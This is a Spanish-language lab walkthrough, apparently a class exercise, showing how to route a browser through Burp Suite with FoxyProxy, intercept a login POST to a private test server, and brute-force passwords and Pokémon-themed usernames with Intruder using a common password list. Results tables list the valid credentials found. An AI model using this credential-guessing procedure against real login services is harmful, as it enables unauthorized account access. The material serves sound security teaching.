

Que hemos necesitado para hacer un ataque de proxy

Burpsite


Foxyproxy

1º Configuramos foxyproxy con para que funciones con burp site

Extensiones → Option



Después la encendemos



2. Pasamos a la aplicación de burpsite

Proxy → encendemos la intercepcion

3. Analizados un paquete que sea relevante e importante y lo pasamos a intruder

4. Una vez en intruder podemos ver por ejemplo en este caso como se envia el usuario y la contraseña con un post

Request

PrettyRawHex

1POST /login HTTP/1.1

2Host: 10.0.1.51:3000

3User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:130.0) Gecko/20100101 Firefox/130.0

4Accept: */*

5Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3

6Accept-Encoding: gzip, deflate, br

7Referer: http://10.0.1.51:3000/login.html

8Content-Type: application/json

9Content-Length: 47

10Origin: http://10.0.1.51:3000

11Connection: keep-alive

12Priority: u=0

13

14{

15 "username": "usuario",

16 "password": "contraseña"

17}

Response

PrettyRawHexRender

1HTTP/1.1 404 Not Found

2X-Powered-By: Express

3Content-Type: application/json; charset=utf-8

4Content-Length: 28

5ETag: W/"1c-ZEVVcvtFhxKX/QUvVKqKxwGbbNA"

6Date: Mon, 30 Sep 2024 15:42:07 GMT

7Connection: keep-alive

8Keep-Alive: timeout=5

9

10{

11 "message": "User not found"

12}

5. Como ya conocemos un usuario podemos utilizar una lista para saber su contraseña

Burp Suite Community Edition v2024.7.6 - Temporary Project

BurpProjectIntruderRepeaterViewHelp

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExtensionsLearnSettings

19 x20 x+

PositionsPayloadsResource poolSettings

Choose an attack type

Attack type: Sniper

Start attack

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.0.1.51:3000

Update Host header to match target

1POST /login HTTP/1.1

2Host: 10.0.1.51:3000

3User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:130.0) Gecko/20100101 Firefox/130.0

4Accept: */*

5Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3

6Accept-Encoding: gzip, deflate, br

7Referer: http://10.0.1.51:3000/login.html

8Content-Type: application/json

9Content-Length: 45

10Origin: http://10.0.1.51:3000

11Connection: keep-alive

12Priority: u=0

13

14{"username": "devhell", "password": "\$contraseña\$"}

Add \$

Clear \$

Auto \$

Refresh

Añadimos la lista para probar contraseña

PositionsPayloadsResource poolSettings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload count: 111

Payload type: Simple list

Request count: 111

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

Add from list ... [Pro version only]

123456

12345

123456789

password

iloveyou

princess

1234567

rockyou

Empezamos el ataque, si alguna contraseña coincide pues nos dará un código 200

7. Intruder attack of http://10.0.1.51:3000

Attack Save

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response receiv...	Error	Timeout	Length	Comment
240	eevee	evolution	200	89			284	
249	charmmander	fire123	200	77			289	
1	charmmander	123456	401	80			275	
2	pikachu	123456	401	79			275	
3	tangela	123456	401	79			275	
4	eevee	123456	401	80			275	
5	charmmander	12345	401	79			275	
6	pikachu	12345	401	81			275	
7	tangela	12345	401	81			275	
8	eevee	12345	401	81			275	

5. También como sabemos que hay algunos usuarios con nombre de pokemon hemos generado una lista para que nos descubra usuarios de pokemon, complementándola con su contraseña.

Positions Payloads Resource pool Settings

Choose an attack type

Attack type: Sniper

Start attack

Sniper
This attack uses a single set of payloads and one or more payload positions. It places each payload into the first position, then each payload into the second position, and so on.

Battering ram
This uses a single set of payloads. It iterates through the payloads, and places the same payload into all of the defined payload positions at once.

Pitchfork
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through all payload sets simultaneously, so it uses the first payload from each set, then the second payload from each set, and so on.

Cluster bomb
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested.

Configure the attack

Target

1 POST
2 Host:
3 User-
4 Accept-
5 Accept-
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.0.1.51:3000/login.html
8 Content-Type: application/json
9 Content-Length: 45
10 Origin: http://10.0.1.51:3000
11 Connection: keep-alive
12 Priority: u=0
13
14 {"username": "Susuario", "password": "Scontraseña"}

Add \$
Clear \$
Auto \$
Refresh

6. Añadir en los payloads cada uno en su sitio e iniciamos el ataque

Burp Suite Community Edition v2024.7.6 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

19 x 20 x +

Positions Payloads Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 111
Payload type: Simple list Request count: 0

Start attack

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list ... [Pro version only]

123456
12345
123456789
password
loveyou
princess
1234567
rockyou

Aquí algo de los resultados

7. Intruder attack of http://10.0.1.51:3000

AttackSave

7. Intruder attack of http://10.0.1.51:3000

AttackSave

ResultsPositionsPayloadsResource poolSettings

Intruder attack results filter: Showing all items

Request	Payload 1	Payload 2	Status code ^	Response receiv...	Error	Timeout	Length	Comment
240	eevee	evolution	200	89			284	
249	charmander	fire123	200	77			289	
1	charmander	123456	401	80			275	
2	pikachu	123456	401	79			275	
3	tangela	123456	401	79			275	